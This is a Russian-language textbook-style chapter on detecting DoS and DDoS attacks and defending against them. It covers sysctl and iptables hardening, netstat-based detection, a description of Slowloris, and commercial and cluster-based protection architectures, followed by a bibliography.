Существует мнение, что специальные средства для обнаружения DoS-атак не требуются, поскольку факт DoS-атаки невозможно не заметить. Во многих случаях это действительно так. Однако достаточно часто отмечались успешные атаки, которые были замечены жертвами лишь через 2-3 суток. Бывало, что негативные последствия атаки (типа флуд) заключались в излишних расходах по оплате трафика, что выяснялось лишь при получении счёта. Кроме того, многие методы обнаружения атак неэффективны вблизи цели атаки, но эффективны на магистральной сети. В таком случае целесообразно ставить системы обнаружения именно там, а не дожидаться, пока пользователь, подвергшийся атаке, сам её заметит и обратится за помощью. Прискорбно, что зачастую подобные атаки не блокируются провайдером связи, предоставляющем услуги доступа в Интернет ресурсу-жертве, даже если провайдер однозначно идентифицировал ситуацию как DDoS-атаку, поскольку такое резкое увеличение входящего трафика провайдеру весьма выгодно.

К тому же, для эффективного противодействия необходимо знать тип, характер и другие показатели DoS-атаки, а оперативно получить эти сведения как раз и позволяют системы обнаружения.

Методы обнаружения можно разделить на несколько больших групп:

– сигнатурные — основанные на качественном анализе трафика;

– статистические — основанные на количественном анализе трафика;

– гибридные — сочетающие в себе достоинства двух предыдущих методов.

Опасность большинства DDoS-атак – в их абсолютной прозрачности и «нормальности». Если ошибка в ПО всегда может быть исправлена, то полное использование ресурсов - явление почти обыденное особенно для крупных систем и сетей. С ними сталкиваются многие системные администраторы, когда ресурсов машины, ширины канала становится недостаточно, или web-сайт подвергается слэшдот-эффекту. В таких ситуациях бессмысленно отключать или занижать трафик подключенных пользователей, поскольку это может привести (наверняка) к достаточным потерям клиентурной базы. Более того, злоумышленники зачастую используют «ботнеты» – множество зараженных машины легальных пользователей, которые даже не догадываются о своем месте в проводимой DoS-атаке и практически не регистрируют повышение своей активности в сети.

Выхода из таких ситуаций фактически нет, однако последствия DDoS-атак и их эффективность можно существенно снизить за счет правильной настройки маршрутизатора, брандмауэра и постоянного анализа аномалий в сетевом трафике.

Далее рассмотрены четыре вида атак:

– ICMP-flood - наиболее примитивный вид - частый зацикленный «пинг» сервера-жертвы, осуществляемый с нескольких хостов;

– использование специальной утилиты DoSattecker – TCP-flood и UDP-flood сервера-жертвы;

– использование уязвимости php-скрипта на web-сервере Apache, собранном в учебных целях, посредствам частого перебора пароля доступа к сервису;

– запуск брут-форс программы перебора паролей для доступа к локальному ftp-серверу. В качестве данного сервера выступает samba-сервер, обеспечивающий связь атакующих хостов с сервером-жертвой по протоколу SMB.

В каждом отдельном случае представлена статистика нагрузки сервера, сделаны соответствующие выводы и применены индивидуальные методы и средства защиты от каждого вида рассмотренных DDoS-атак.

4.5 Анализ наиболее распространённых методов защиты

Как отмечено в [2,3], выделяется два основных типа DoS/DDoS-атак, и наиболее распространенные основаны на идее «флуда», то есть заваливания жертвы огромным количеством пакетов. Распространенные подвиды «флуда»: ICMP-флуд, SYN-флуд, UDP-флуд и HTTP-флуд. Современные DoS-боты (т.е. «ботнет») могут использовать все эти виды атак одновременно, поэтому следует заранее позаботиться об адекватной защите от каждой из них.

4.5.1 Программные методы защиты

ICMP-флуд

Очень примитивный метод забивания полосы пропускания и создания нагрузок на сетевой стек через монотонную посылку запросов ICMP ECHO («пинг»). Легко обнаруживается с помощью анализа потоков трафика в обе стороны: во время атаки типа ICMP-флуд они практически идентичны. Почти безболезненный способ абсолютной защиты основан на отключении ответов на запросы ICMP ECHO: # sysctl net.ipv4.icmp_echo_ignore_all=1. Или с помощью брандмауэра: # iptables -A INPUT -p icmp -j DROP --icmp-type 8.

Здесь и далее значок "#" обозначает ввод команды с правами суперпользователя ОС семейства *nix

SYN-флуд

Один из распространенных способов не только забить канал связи, но и ввести сетевой стек операционной системы в такое состояние, когда он уже не сможет принимать новые запросы на подключение. Основан на попытке инициализации большого числа одновременных TCP-соединений через посылку SYN-пакета с несуществующим обратным адресом. После нескольких попыток отослать ответный ACK-пакет на недоступный адрес большинство ОС ставят неустановленное соединение в очередь. И только после n-ой попытки закрывают соединение. Так как поток ACK-пакетов очень велик, вскоре очередь оказывается заполненной, и ядро дает отказ на попытки открыть новое соединение. Наиболее «умные» DoS-боты еще и анализируют систему перед началом атаки, чтобы отсылать запросы только на открытые жизненно важные порты. Идентифицировать такую атаку просто: достаточно попробовать подключиться к одному из сервисов. Оборонительные мероприятия обычно включают в себя:

а) Увеличение очереди «полуоткрытых» TCP-соединений: # sysctl -w net.ipv4.tcp_max_syn_backlog=1024.

б) Уменьшение времени удержания «полуоткрытых» соединений # sysctl -w net.ipv4.tcp_synack_retries=1.

в) Включение механизма TCP syncookies # sysctl -w net.ipv4.tcp_syncookies=1.

д) Ограничение максимального числа «полуоткрытых» соединений с одного IP к конкретному порту # iptables -I INPUT -p tcp --syn --dport 80 -m iplimit --iplimit-above 10 -j DROP.

UDP-флуд

Типичный метод перекрытия полосы пропускания. Основан на бесконечной посылке UDP-пакетов на порты различных UDP-сервисов. Легко устраняется за счет отключения таких сервисов и установки лимита на количество соединений в единицу времени к DNS-серверу на стороне шлюза: # iptables -I INPUT -p udp --dport 53 -j DROP -m iplimit --iplimit-above 1.

HTTP-флуд

Один из самых распространенных на сегодняшний день способов флуда. Основан на бесконечной посылке HTTP-сообщений GET (возможен вариант POST-сообщений) на 80-ый порт с целью загрузить web-сервер настолько, чтобы он оказался не в состоянии обрабатывать все остальные запросы. Часто целью флуда становится не корень web-сервера, а один из скриптов, выполняющих ресурсоемкие задачи или работающий с базой данных. В любом случае, индикатором начавшейся атаки будет служить аномально быстрый рост логов web-сервера (это будет подробно проверено в реальной ситуации в практической части проекта).

Методы борьбы с HTTP-флудом включают в себя постоянный upgrade web-сервера и базы данных с целью снизить эффект от атаки, а также отсеивание DoS-ботов с помощью различных приемов. Во-первых, следует увеличить максимальное число коннектов к базе данных одновременно. Во-вторых, установить перед web-сервером кэширующий прокси-сервер, собственно, для кэширования запросов и сбора статики. Это решение не только снизит эффект DoS-атак, но и позволит серверу выдержать огромные нагрузки.

4.5.2 Обновление используемого ПО и тщательная проверка log-файлов

Наряду с вышеуказанными методами это является основным и обязательным требованием к любому администратору ресурса. Поскольку именно такой метод программной защиты является применимым для второго типа DDoS-атак – использование уязвимостей программно-

аппаратной платформы ресурса. К примеру: ресурсоемкие скрипты web-сервера можно защитить от ботнетов с помощью различных временных задержек, кнопок «Нажми меня», выставления cookes и других приемов, направленных на проверку «человечности» подключающегося пользователя.

В работе будет ниже показан пример обновления используемого php-скрипта на воссозданном web-сервере с целью снижения нагрузки на систему при постоянном обращении к серверу нескольких клиентов.

Частным примером постоянной актуальности обновлений ПО и обзора последних событий IT-технологий является заявление Роберта Хансена [4], известного как «RSnake», в июне 2009 года о критической уязвимости серии популярных web-сервером Apache: «Хансен назвал свое творение "Slowloris". В отличие от традиционных DoS-атак, бомбардирующих сайты огромными объемами трафика, Slowloris достигает того же результата используя небольшое число пакетов. По словам Хансена, типичному рассылателю запросов может потребоваться 1000 машин, чтобы вывести из строя один сервер, поскольку для этого надо забить всю физическую полосу пропускания. А Slowloris почти вообще не использует трафик. Для начала атаки потребуется отослать тысячу пакетов, а на ее поддержание нужно лишь 200-300 пакетов в минуту. Так что осуществить нападение можно с одного-единственного компьютера. Вместо того, чтобы бомбардировать сайт трафиком, Slowloris занимает все доступные соединения сервера, отсылая незавершенные http-запросы. Послав несколько сотен запросов, которые никогда не будут закрыты, можно заставить Apache очень долго ждать от них ответа. Веб-серверы подобные Apache ограничивают число потоков, которые они открывают в каждый отдельный момент времени. Ну а если они этого не делают, можно использовать истощение памяти или другие способы нападения. Хансен подтвердил, что уязвимость имеется на веб-серверах Apache 1.x, Apache 2.x, dhttpd, GoAhead WebServer, однако действию данной атаки не подвержены IIS6.0, IIS7.0 и lighttpd, поскольку они могут работать с тем количеством открытых соединений, которое позволяют ресурсы».

4.5.3 Универсальная методика защиты

Обязательным этапом защиты серверов и систем является начальная подготовка к возможным попыткам DDoS-атак.

Все сервера, имеющие прямой доступ во внешнюю сеть, должны быть подготовлены к простой и быстрой удаленной перезагрузке

(используется защищенный протокол sshd). Желательно наличие второго, административного, сетевого интерфейса, через который можно получить доступ к серверу в случае забитости основного канала.

ПО, используемое на сервере, всегда должно находиться в актуальном состоянии: новейшие патчи, обновления безопасности как всей системы целиком, так и отдельных используемых сервисов в частности. Такие действия снизят риск DoS-атак, эксплуатирующих найденные неисправности в системах и сервисах.

Все «слушающие» (т.е. проверяющие сетевой трафик на наличие подключения к себе со стороны разрешенных или не разрешенных пользователей) сетевые сервисы, предназначенные для административного использования, должны быть спрятаны брандмауэром ото всех, кто не должен иметь к ним доступ. Тогда атакующий не сможет использовать их для проведения DoS-атаки или брутфорса (попытки взлома паролей или уязвимостей программы для получения административного контроля над ней). Ярким примером подобного сервиса может служить кэширующий proxy-сервер squid, через который внутренняя ЛВС предприятия получает доступ к Internet.

На ближайшем к серверу маршрутизаторе должна быть установлена система анализа трафика (к примеру, NetFlow или Wireshark), которая позволит своевременно узнать оначинающейся атаке и вовремя принять меры по ее предотвращению.Серверный файл /etc/sysctl.conf обязательно должен содержать следующие строки:

Защита от спуфинга: net.ipv4.conf.default.rp_filter = 1.

Проверка TCP-соединения каждую минуту. Если на другой стороне - легальная машина, она сразу ответит. Значение по умолчанию - 2 часа: net.ipv4.tcp_keepalive_time = 60.

Повтор проверки через десять секунд: net.ipv4.tcp_keepalive_intvl = 10.

Количество проверок перед закрытием соединения: net.ipv4.tcp_keepalive_probes = 5.

Перед непосредственным началом атаки ботнеты постепенно наращивают поток пакетов на атакуемую машину. Важно поймать момент и начать активные действия. Для своевременного обнаружения следует тщательно следить за маршрутизатором, подключенным к внешней сети. На сервере-жертве определить начало атаки можно подручными средствами.

Наличие SYN-флуда устанавливается легко - через подсчет числа «полуоткрытых» TCP-соединений: # netstat -na | grep ":80\ " | grep SYN_RCVD.

В обычной ситуации их не должно быть совсем (или очень небольшое количество: максимум 1-3).

С HTTP-флудом изначально необходимо подсчитать количество процессов Apache и количество коннектов на 80-ый порт:

– # ps aux | grep httpd | wc –l;

– # netstat -na | grep ":80\ " | wc –l.

Для DDoS-атак характерны значения, в несколько раз превышающие среднестатистические. Далее следует просмотреть список IP-адресов, с которых идут запросы на подключение: # netstat -na | grep ":80\ " | sort | uniq -c | sort -nr | less.

Однозначно идентифицировать DoS-атаку нельзя, можно лишь подтвердить свои догадки о наличии таковой, если один адрес повторяется в списке слишком много раз. Дополнительным подтверждением будет анализ пакетов с помощью tcpdump (или аналога): # tcpdump -n -i eth0 -s 0 -w output.txt dst port 80 and host IP-сервера.

Показателем служит большой поток однообразных и не содержащих полезной информации пакетов от разных IP-адресов, направленных на один порт/сервис (например, корень web-сервера или определенный cgi-скрипт).

4.6 Методы защиты, основанные на аппаратном и сетевом подходах

4.6.1 Лишение атаки «смысла»

Следует отметить, что все приемы, приведенные в прошлом и этом разделах, направлены на снижение эффективности DDoS-атак, ставящих своей целью израсходовать ресурсы машины. От флуда, забивающего канал бесполезными пакетами, защититься практически невозможно, и единственно правильный, но не всегда осуществимый способ борьбы заключается в том, чтобы «лишить атаку смысла». Самый простой, но и достаточно дорогой, подобный способ почти 90% защиты - подключить требуемый сервер к достаточно широкому внешнему каналу, который практически невозможно переполнить обычным flood'ом без использования многих сотен атакующих хостов (или бот-сетей). Однако есть более изощренный способ защиты. Он основан на организации распределенной вычислительной сети, включающей в себя множество дублирующих серверов, которые подключены к разным магистральным каналам. Когда вычислительные мощности или пропускная способность канала резко снижаются, все новые клиенты перенаправляются на другой

сервер (или же используется принцип round-robin - равномерное распределение всех запросов клиентов по мощностям распределенной сети сервисов).

Основной минус подобной системы в ее исключительно денежной ресурсоемкости и затратности. Тем не менее, в подобных системах DDoS-атаки практически любого количества хостов будут обречены на провал.

4.6.2 Решения компании Cisco

Другое эффективное решение заключается в покупке, установке и настройке дорогостоящих аппаратных систем Cisco Traffic Anomaly Detector и Cisco Guard [5]. Работая в связке, они могут подавить начинающуюся атаку, но, как и большинство других решений, основанных на обучении и анализе состояний, подвержены частым сбоям и ошибкам. К тому же такие аппаратные решения стоят не меньше, чем установка и настройка собственной распределенной среды, особенно для крупных корпораций.

Решение компании Cisco System по противодействию DDoS-атакам обеспечивает защиту информационных ресурсов на уровне каналов связи. В состав решения входят два компонента: детектор аномального трафика Cisco Traffic Anomaly Detector и средство очистки трафика Cisco Guard.

Первый компонент — это устройство мониторинга, которое выявляет признаки, указывающие на присутствие DDoS-атаки. Cisco Traffic Anomaly Detector обрабатывает весь входящий трафик защищаемого сегмента. Подключение детектора производится через SPAN порт маршрутизатора (коммутатора) или с использованием разветвителя, что позволяет в непрерывном режиме производить анализ всего входящего трафика. Этот анализ включает сопоставление текущего поведения трафика с базовыми пороговыми параметрами, для выявления аномального поведения трафика. Если аномальное поведение обнаружено и выглядит как возможная атака, детектор посылает в Cisco Guard сигнал о начале анализа и устранения атаки.

Cisco Guard – это устройство очистки трафика, имеющее возможность идентифицировать и блокировать злоумышленный трафик. Cisco Guard, основан на архитектуре уникального запатентованного процесса множественной верификации («multiverification process», MVP), применяющего усовершенствованные ресурсы выявления аномалий для динамического применения интегрированных приемов идентификации источников и антиспуфинга в сочетании с высокоэффективной фильтрацией, позволяющей идентифицировать и блокировать конкретные

потоки трафика атаки и, одновременно с этим, обеспечивать пропуск благонадежного трафика. Cisco Guard обладает интуитивно понятным графическим интерфейсом и мощной многоуровневой системой мониторинга и отчетности, которая предоставляет полный обзор всех действий, сопровождающих атаку.

4.6.3 Решения компании Reactive Networks

Интересную альтернативу решениям Cisco выпускает компания Reactive Networks [5]. Их продукт под названием FloodGuard представляет собой аппаратный комплекс, состоящий из детекторов и исполнительных модулей. Детекторы, установленные на брандмауэрах, маршрутизаторах и свитчах, постоянно мониторят трафик и создают его профиль на основе таких параметров, как объем пакетов, источник, направление, тип и т.д.

В случае возникновения аномалий детектор посылает все подробности о произошедшем исполнительным модулям, располагающимся на маршрутизаторах в разных сегментах сети. Получив сообщение от детектора, исполнительные модули начинают действовать: они отыскивают паразитный трафик в проходящих пакетах и, в случае удачи, оповещают об этом предыдущие по ходу трафика модули и посылают им инструкции по активации фильтров на маршрутизаторах. В результате, перед потоком флуд-трафика должен образоваться заслон, который будет быстро перемещаться в сторону его источника.

4.6.4 Решения компании Intel

Ещё одно программно-аппаратное решение относится к компании Intel [5]. Запатентованная инженерами Дэвидом Патзолу (David Putzolu) и Тоддом Андерсоном (Todd Anderson) система подразумевает модификацию самих маршрутизаторов так, чтобы они автоматически реагировали на сигнал тревоги со стороны атакованного компьютера. Предполагается, что сигнал тревоги будет содержать копию вредоносного пакета. Маршрутизаторы немедленно создают его профиль (маску) и отсекают все похожие сообщения. Если обнаружится, что вредоносное сообщение обходит возведённый барьер, то сигнал тревоги изменяется и барьер подстраивается так, чтобы наглухо заблокировать паразитный трафик. Для защиты от подмены трафика маршрутизатор и атакованный компьютер должны идентифицировать друг друга с помощью «цифровых сертификатов» похожих на систему Kerberos.

4.6.5 Комплексное решение на основе кластеризации

Такое решение обеспечивает защиту от всех видов атак. Схема кластерной системы защиты представлена на рис. 18.

Сетевой флуд. На сегодняшний день наиболее эффективным средством борьбы с обычным сетевым флудом является широкий канал. Канала в 10Gbps достаточно для отражения большинства атак этого типа.

Для того чтобы лишний раз не нагружать оборудование во время такой атаки, отсеиваем лишние пакеты на наши адреса. Например, защищаемый нами сервис живет на 80-м порту TCP. В таком случае пакеты с destination port отличным от 80 можно смело stateless фильтровать. Для этого вполне подойдет роутер уровня CISCO 7600. Однако не забываем о резервном канале, шириной хотя бы 1Gbps.

SYN-флуд. От SYN флуда защищаются с помощью statefull-файрволов (SFFW). В идеале - аппаратный файрвол (например, Juniper SRX 5800). В зависимости от предполагаемой мощности атаки подбирается нужное количество файрволов. На роутере, стоящем на входе нашей защиты, создается маршрут защищаемой нами сети с next-hop адресом каждого SFFW.

Каждый SFFW имеет статический роут сети 1.1.1.0 на следующий роутер. На нем балансируется нагрузка между нодами последнего уровня защиты, являющие собой сервера с UNIX системой.

В данном случае удобно использовать протокол динамической маршрутизации BGP (при выходе одной ноды из строя нагрузка автоматически распределится между рабочими нодами). Таким образом, каждый сервер анонсирует роутеру маршрут к сети 1.1.1.0 с next-hop self.

HTTP-флуд. Пакеты, дошедшие до данного уровня защиты, попадают на реверс-прокси. Это должен быть прокси-сервер, способный отличить бота от настоящего клиента. Например, nginx с анализатором логов, количества одновременных соединений с адреса в комбинации с любыми другими методами.

На прокси-серверах настраивается policy based routing. Это избавит запросы на бэкенд от вторичного прохождения через statefull firewall.

Настройка бэкенда. Адрес, на который приходят запросы от фронтенда, должен отличатся от адреса, через который осуществляется управление сервером. В случае засвечивания management адреса (к примеру, письмом сгенерированным приложением), всегда можно выбросить management адрес в black-hole и это не повлияет на работу приложения.



Рис. 18. Кластерная система защиты от DDoS

Аппаратные stateful файрволы также можно исключить из данной схемы, а вместо них на прокси-серверах использовать PF в режиме SYN

Proxy (PF в этом режиме показывает наилучшую производительность на родной OpenBSD, в случае Linux лучше вообще отказаться от PF, и просто настроить sysctl нужным образом). Однако, количество серверов в этом случае придется увеличить.

Главным недостатком такой системы является её стоимость. Для приведённой на рис. 18 конфигурации она составляет около 60000$ в минимальной конфигурации аппаратных средств. Такая стоимость неподъёмна для подавляющего большинства мелких и средних компаний. Более того, как показывает практика, даже провайдеры редко могут позволить себе закупку и обслуживания такого оборудования, поскольку оно направлено исключительно на обеспечение сетевой защиты.

4.6.6 Решение на основе front-end/back-end

Front-end (фронт-энд) и back-end (бэк-энд) - это обобщенные термины, которые отражают начальное и конечное состояния процесса. Front-end отвечает за получение ввода (входной информации) в любых формах от пользователя и обработку полученной информации в ту форму, которую back-end способен использовать. Front-end — это интерфейс между пользователем и back-end’ом.

В архитектуре программного обеспечения и проектировании программного обеспечения front-end — это часть программной системы, которая непосредственно взаимодействует с пользователем, а back-end инкапсулирует компоненты, обрабатывающие выходную информацию от front-end. Разделение программной системы на «фронт-энды» и «бек-энды» — это один из вариантов абстракции, применимой к программной системе.

Многие программы концептуально разделены на фронт и бек-энды, при этом в большинстве случаев «бек-енд» скрыт от пользователя. Также, некоторые программы служат просто front-end’ом к другим, уже существующими программам. Примером является графический пользовательский интерфейс (ГИП или GUI) построенный взамен интерфейса командной строки.

Многие общепринятые способы взаимодействия с компьютерами могут рассматриваться с точки зрения концепции, основанной на «front-end» и «back-end». Например, графический файловый менеджер, такой как Windows Explorer, может рассматриваться как front-end к файловой системе компьютера. Для операционной системы командный интерпретатор может рассматриваться как front-end к системе (для обыкновенных пользователей).

В компиляторах front-end транслирует исходный текст на языке программирования в промежуточное представление, а back-end создает из внутреннего представления машинный код. Обычно back-end оптимизирован для создания кода, который выполняется максимально быстро. Разделение на front-end/back-end distinction может отделить парсер, который имеет дело с исходным кодом, и back-end, который выполняет кодо-генерацию и оптимизацию; некоторые реализации компиляторов (такие как GCC) предоставляют выбор из множества front-ends (транслирующих исходный код с разных языков программирования) и/или множества back-ends (генерация кода под различные целевые процессоры).

Далее рассмотрим серверную архитектуру, которая позволяет разделить сервера на Front-End и Back-End. При таком разделении Front-End сервер принимает запросы пользователей и передает их на Back-End сервер [7].

На рис. 19 представлен вариант с выделенным ISA сервером, который находится между интернет и Front-End сервером и перенаправляет запросы. Данный вариант является наиболее предпочтительным и рекомендован производителем.



Рис. 19. Простой вариант организации
Front-End/Back-End топологии

На рис. 20 показан простой вариант организации Front-End/Back-End топологии. Сервер Front-End находится в сети DMZ. Запросы из Internet попадают на этот сервер, а потом перенаправляются во внутреннюю сеть.



Рис. 20. Вариант с выделенным ISA сервером

Библиографический список

1. *Галатенко В.А.* Основы информационной безопасности // Интернет-университет информационных технологий - ИНТУИТ.ру, 2005
2. *Лапонина О.Р*. Основы сетевой безопасности: криптографические алгоритмы и протоколы взаимодействия. // Интернет-университет информационных технологий -ИНТУИТ.ру, 2005
3. *Платонов В.В.* Программно-аппаратные средства обеспечения информационной безопасности вычислительных сетей // М.: Издательский центр «Академмия», 2006.
4. Защита информации в компьютерных сетях. Практический курс: учебное пособие // А. Н. Андрончик и др.
5. *Семенов А. Б.* Администрирование структурированных кабельных систем. // НОУДПО Институт АйТи» – М.: ДМК Пресс; М.: Компания АйТи, 2008.
6. *Сергеев А. П.* Настройка сетей Microsoft дома и в офисе. Учебный курс. // СПб.: Питер, 2006.
7. *Левин М.* E-mail «безопасная»: Взлом, «спам» и «хакерские» атаки на системы электронной почты Internet // М.: Бук-пресс, 2006.
8. *Глушаков С.В.* Секреты хакера: защита и атака // Изд. 2-е, доп. и перераб. - М.: АСТ: АСТ Москва: Хранитель, 2008.
9. *Эриксон Д. Хакинг*: искусство эксплоита. Пер. с англ. // СПб.: Символ-Плюс. 2005.
10. *В. В. Золотарев, Н. А. Федорова* Анализ защищенности автоматизированных систем: Учебное пособие // СибГАУ. – Красноярск, 2007.
11. *Стахнов А. А.* Linux // 3-е изд., перераб. и доп. — СПб.: БХВ-Петербург, 2009.
12. *Мандиа К., Просис К.* Защита от вторжений. Расследование компьютерных преступлений // Изд. "Лори", 2005.
13. *Фликенгер Р.* Взломы и настройка LINUX. 100 профессиональных советов и инструментов. Практ. пособ. // Фликенгер Р.; Пер. с англ.— М.: Издательство ЭКОМ, 2006.
14. *Гордейчик С. В., Дубровин В. В.* // Безопасность беспроводных сетей. - М.: Горячая линия- Телеком, 2008.
15. *Вишневский В.М.* и др. Энциклопедия WiMAX. Путь к 4G. // М.: Техносфера, 2009.
16. *Скиба В. Ю., Курбатов В. А.* Руководство по защите от внутренних угроз информационной безопасности. // СПб.: Питер, 2008.

17. *Фостер Дж., Прайс М.* Защита от взлома: сокеты, эксплойты, shell-код: Пер. с англ. Слинкина А. А. // М.: Издательский Дом ДМК-пресс, 2006.
18. *Фостер Дж., Лю В.* Разработка средств безопасности и эксплойтов / Пер. с англ. // М.: Издательство «Русская Редакция» ; СПб. : Питер, 2007.
19. ГОСТ Р 50739-95 Защита от НСД к информации. Общие технические требования.
20. ГОСТ Р 50922-96. Защита информации. Основные термины и определения.
21. РД. СВТ. Защита от НСД к информации. Показатели защищенности от НСД к информации.
22. РД. АС. Защита от НСД к информации. Классификация АС и требования по защите информации.
23. РД Средства вычислительной техники межсетевые экраны. Защита от несанкционированного доступа к информации. Показатели защищенности от несанкционированного доступа к информации.
24. Д. Лавникевич. Анатомия DDoS http://j3qx.wordpress.com/2009/01/07/анатомия-ddos (20.05.2014г.)
